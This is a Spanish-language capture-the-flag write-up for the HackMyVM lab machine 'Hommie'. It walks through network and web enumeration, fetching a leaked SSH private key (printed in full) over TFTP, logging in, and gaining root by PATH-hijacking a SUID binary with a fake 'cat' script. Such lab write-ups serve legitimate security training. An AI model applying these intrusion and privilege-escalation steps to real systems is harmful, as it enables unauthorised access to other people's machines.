


HackMyVM - Hommie	
Sistema Operativo:	**Linux**
Dificultad:	**Fácil**
Release:	**30/09/2020**
Técnicas utilizadas	
● Enumeración web ● Path Hijacking	

La máquina "Hommie" de la plataforma HackMyVM se clasifica como de nivel fácil y ofrece una excelente oportunidad para estudiar y aplicar técnicas de enumeración web y path hijacking. A lo largo de este write-up, se detallarán los pasos seguidos para comprometer la máquina, incluyendo la identificación de usuarios y claves filtradas, la utilización de herramientas de enumeración, y la explotación de vulnerabilidades para escalar privilegios y obtener acceso root.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:86:15:9b, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:9c:bf:87       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.996 seconds (128.26 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen "08", sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12

┌──(root㉿kali)-[/home/administrador]
└─#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_hommie** para descubrir los puertos abiertos y sus versiones:

- (-p-): realiza un escaneo de todos los puertos abiertos.
- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y
- rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (-sC): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.


- (-sV): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (--min-rate 5000): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_hommie
# Nmap 7.94SVN scan initiated Sat Oct  5 18:17:18 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_hommie 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00011s latency).
Scanned at 2024-10-05 18:17:32 CEST for 18s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             0 Sep 30  2020 index.html
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c6:27:ab:53:ab:b9:c0:20:37:36:52:a9:60:d3:53:fc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDB7u7KKhG7At4Hcc+14cLowxLnO8KM0ktmdNGlQ3NQTg5ccopYqycES73Ie8F8x8LuGmUf63rAlZb58bR8mU0mv5gK6+DvTfsxu8Qv4RlK8ydOyEVhIFk2mukt99lNMmW
0+DxMNjsaE25qwJ9MDdEs7XxMj31YsTWwm3nLxBbl7SFmRsUsSchrNDTQ355c0kco7/H5cGqI9xm3x9VNCaQmNYapKezhAaEWqvIfP59SCaa8n6NpuP2kPuGJnqdqYo+sM5l/SoCWEJL5HlL
|   256 48:3b:28:1f:9a:23:da:71:f6:05:0b:a5:a6:c8:b7:b0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFedEUVwZ/C0itzERPAKuSiTugyl9+eZm4f9TQOujQAwyWHvyyiarpJCCqyaQg2DdQEPVMtO7cA3SpkISgseJlA=
|   256 b3:2e:7c:ff:62:2d:53:dd:63:97:d4:47:72:c8:4e:30 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO5HkrVfk6hVBmA2oAFN8nYRmsoXH+1hUZIuyF0DN/YA
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:9C:BF:87 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct  5 18:17:50 2024 -- 1 IP address (1 host up) scanned in 31.33 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web alojada en el servidor, identifiqué posible usuario: alexia. Además, descubrí que su clave id_rsa había sido filtrada, lo cual podría ser útil en etapas posteriores.




alexia, Your id_rsa is exposed, please move it!!!!! Im fighting regarding reverse shells! -nobody

Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://192.168.1.12/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x html,txt,php --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.12/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (X11; U; Linux i686; ru-RU; rv:1.9.1.2) Gecko/20090804 Firefox/3.5.2
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 99]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
```

Análisis del puerto 21 (FTP)


Al no encontrar información relevante, inicié sesión en el servicio FTP como usuario anónimo (anonymous), pero solo encontré el código fuente de la página web previamente visualizada. Intenté subir un archivo malicioso en PHP para ejecutar comandos, pero no tenía permisos de escritura en esa carpeta.



Análisis del puerto 69 (TFTP)

Teniendo en cuenta todo lo anterior, decidí cambiar de estrategia. En esta ocasión, opté por buscar puertos abiertos que utilizaran el protocolo UDP. Para ello, utilicé el comando **nmap -sU --top-ports 500 -n -Pn -oN nmap/scanner_hommie_udp 192.168.1.12**. Este comando realiza un escaneo de los 500 puertos UDP más comunes. A continuación, se detalla cada parte del comando:

- **(-sU)**: Realiza un escaneo de puertos UDP. UDP (User Datagram Protocol) es un protocolo de comunicación que no requiere una conexión establecida antes de enviar datos, lo que lo hace más rápido pero menos confiable que TCP.
- **(--top-ports 500)**: Escanea los 500 puertos más comunes. Nmap tiene una lista de los puertos más utilizados basada en datos históricos de escaneos previos, y este parámetro limita el escaneo a esos puertos para ahorrar tiempo.
- **(-n)**: Omite la resolución de nombres DNS. Esto significa que Nmap no intentará convertir las direcciones IP en nombres de host, lo que puede acelerar el escaneo y evitar problemas con servidores DNS lentos o no confiables.
- **(-Pn)**: Desactiva el ping previo al escaneo. Nmap normalmente envía un ping para verificar si el host está activo antes de escanearlo. Este parámetro asume que el host está activo y procede directamente al escaneo, lo cual es útil en redes donde los pings pueden ser bloqueados por firewalls.



El puerto 69 (TFTP) es un servicio similar a FTP, pero con algunas diferencias clave. TFTP (Trivial File Transfer Protocol) es un protocolo simple diseñado para la transferencia de archivos sin autenticación ni cifrado. A diferencia de FTP, TFTP no permite listar el contenido del directorio, lo que limita la visibilidad de los archivos disponibles. Sin embargo, sabiendo que la clave id_rsa del usuario alexia había sido filtrada, intenté descargarla utilizando este protocolo. Utilicé el comando tftp para conectarme al servidor y descargar la clave id_rsa, lo cual fue exitoso.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ tftp 192.168.1.12
tftp> get id_rsa
tftp> quit

┌──(administrador㉿kali)-[~/Descargas]
└─$ ls -la
total 28
drwxr-xr-x  5 administrador administrador 4096 oct  5 19:01 .
drwx------ 17 administrador administrador 4096 oct  5 18:16 ..
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:16 content
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:16 exploits
-rw-rw-r--  1 administrador administrador 1823 oct  5 19:01 id_rsa
drwxrwxr-x  2 administrador administrador 4096 oct  5 18:28 nmap
-rw-rw-r--  1 administrador administrador   31 oct  5 18:25 shell.php
```

Análisis del puerto 22 (SSH)

Después de obtener la clave id_rsa, inicié sesión en la máquina objetivo como usuario alexia.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ssh alexia@192.168.1.12 -i id_rsa
Linux hommie 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 30 11:06:15 2020
alexia@hommie:~$ id
uid=1000(alexia) gid=1000(alexia) groups=1000(alexia),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
alexia@hommie:~$ cat user.txt
[redacted]
alexia@hommie:~$
```


Una vez dentro, comencé a buscar archivos con el bit SUID activado, ya que estos archivos pueden ejecutarse con privilegios elevados. Los archivos con el bit SUID (Set User ID) activado permiten que los usuarios ejecuten el archivo con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta. Esto es crucial para la escalada de privilegios, ya que puede permitir a un atacante ejecutar comandos con permisos de root si el archivo SUID es propiedad del usuario root. Durante esta búsqueda, encontré un binario que permitía mostrar una clave id_rsa.

```
alexia@hommie:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-sr-x 1 root root 16720 Sep 30  2020 /opt/showMetheKey
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
alexia@hommie:~$ /opt/showMetheKey
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEApwUR2Pvdhsu1RGG0UIWmj2yDNvs+4VLPG0WNisip6oZrjMjJ40h7
V0zdgZSRFhMxx0/E6ilh2MiMbpAuogCqC3MEodzIzHYAJyK4z/lIqUNdHJbgLDyaY26G0y
Rn1XI+RqLi5NUHBPyiWEuQUEZCMOqi5lS1kaiNHmVqx+rlEs6ZUq7Z6lzYs7da3XcFGuOT
gCnBh1Wb4m4e14yF+Syn4wQVh1u/53XGmeB/ClcdAbSKoJswjI1JqCCkxudwRMUYjq309j
QMxa7bbxaJbkb3hLmMuFU7RGEPu7spLvzRwGAzCuU3f60qJVTp65pzFf3x51j3YAMI+ZBq
kyNE1y12swAAA8i6ZpNpumaTaQAAAAdzc2gtcnNhAAABAQCnBRHY+92Gy7VEYbRQhaaPbI
M2+z7hUs8bRZaKyKnqhmuMyMnjSHtXTN2BlJEWEzHHT8TqKWHYyIxukC6iAKoLcwSh3MjM
dgAnIrjP+UipQ10cluAsPJpjbobTJGfVcj5GouLk1QcE/KJYS5BQRkIw6qLmVLWRqI0eZW
rH6uUSzplSrtnqXNizt1rddwUa45OAKcGHVZvibh7XjIX5LKfjBBWHW7/ndcaZ4H8KVx0B
tIqgmzCMjUmoIKTG53BExRiOrfT2NAzFrttvFoluRveEuYy4VTtEYQ+7uyku/NHAYDMK5T
d/rSolVOnrmnMV/fHnWPdgAwj5kGqTI0TXLXazAAAAAwEAAQAAAQBhD7sthEFbAqtXEAi/
+suu8frXSu9h9sPRL4GrKa5FUtTRviZFZWV4cf0QPwyJ7aGyGJNxGZd5aiLiZfwTvZsUiE
Ua47n1yGWSWMVaZ55ob3N/F9czHg0C18qWjcOh8YBrgGnZn1r0n1uHovBeyMghlsgy/2w
pmlMTtfdUo7JfEKbZmsz3aujh2/64rmVp3r0YyGrvQpNuV7spnzPNAFUCjPTwgE2RpBVtk
WeiQtF8IedoMqitUsJU9ephyYqvjRemEugkqkALBJt91yBBO6ilulD8Xv1RBsVHUttE/Jz
bu4XlJXVeD10ooFofrsZd/9Ydz4fx49GwtjYnqsda0rBAAAAgGbx1tdwaTPYdEfuK1kBhu
3ln3QHVx3ZkZ7tNQFxxEjYjIPUQcFFoNBQpIUNOhLCphB8agrhcke5+aq5z2nMdXUJ3DO6
0boB4mWSMml6aGpW4AfcDFTybT6V8pwZcThSQFL3K2JmlZbgPlhkX5fyOmh14/i5ti7r9z
HlBkwMfJJPAAAAgQDPt0ouxdkG1kDNhGbGuHSMAsPibiVXEB7/wK7XHTwtQZ7cCQTVqbbs
y6FqG0oSaSz4m2DfWSRZc30351lU4ZEoHJmlL8Ul6yvCjMOnzUzkhrIen131h/MStsQYtY
OZgwwdcG2+N7MReMpbDA9FSHLtHoMLUcxShLSX3ccIoWxqAwAAAIEAzdgK1iwvZkOOtM08
QPaLXRINjIKwVdmOk3Q7vFhFRoman0JeyUbEd0qlcXjFzo02MBlBadh+XlsDUqZSWo7gpp
ivFRbnEu2sy02CHilIJ6vXCQnuaflapCNG8MlG5CtpqfyVoYQ3N3d0PfOWLaB13fGeV/wN
0x2HyroKtB+OeZEAAAANYWxleGlhQGhvbW1pZQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

Escalada de privilegios

Al analizar este binario, descubrí que utilizaba el comando cat en su forma relativa. Esto significa que el binario no especificaba la ruta completa del comando cat, sino que dependía de la variable de entorno PATH para localizarlo. Esta característica permite modificar la ruta del binario para ejecutar otro comando, una técnica conocida como path hijacking.

El path hijacking es una técnica de escalada de privilegios que explota la forma en que los sistemas operativos buscan y ejecutan comandos. Cuando un comando se ejecuta sin una ruta absoluta, el sistema busca el comando en los directorios listados en la variable de entorno PATH. Si un atacante puede modificar esta variable o colocar un archivo malicioso con el mismo nombre del comando en un directorio que aparece antes en la variable PATH, el sistema ejecutará el archivo malicioso en lugar del comando legítimo.



En este caso, creé un script malicioso llamado cat y modifiqué la variable PATH para que apuntara a la ubicación de mi script antes que al directorio del comando legítimo. Al ejecutar el binario, mi script malicioso se ejecutó con privilegios elevados, permitiéndome obtener acceso como usuario root.

```
alexia@hommie:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
alexia@hommie:/tmp$ echo "/bin/bash" > cat
alexia@hommie:/tmp$ chmod +x cat
alexia@hommie:/tmp$ export PATH=/tmp:$PATH
alexia@hommie:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
alexia@hommie:/tmp$ /opt/showMetheKey
root@hommie:/tmp# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(alexia)
root@hommie:/tmp# lsb_release
No LSB modules are available.
root@hommie:/tmp# lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
root@hommie:/tmp#
```

Finalmente, al ejecutar este ataque correctamente, obtuve acceso al sistema como usuario root. Sin embargo, la flag de este usuario no se encontraba en su directorio habitual, por lo que fue necesario buscar el archivo. Finalmente, obtuve la flag del usuario root.

```
root@hommie:/root# echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
root@hommie:/root# export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
root@hommie:/root# cat note.txt
I dont remember where I stored root.txt !!!
root@hommie:/root# find / -name "root.txt" -type f -exec ls -l {} \; 2>/dev/null
-rw------- 1 root root 12 Sep 30  2020 /usr/include/root.txt
root@hommie:/root# cat /usr/include/root.txt

root@hommie:/root#
```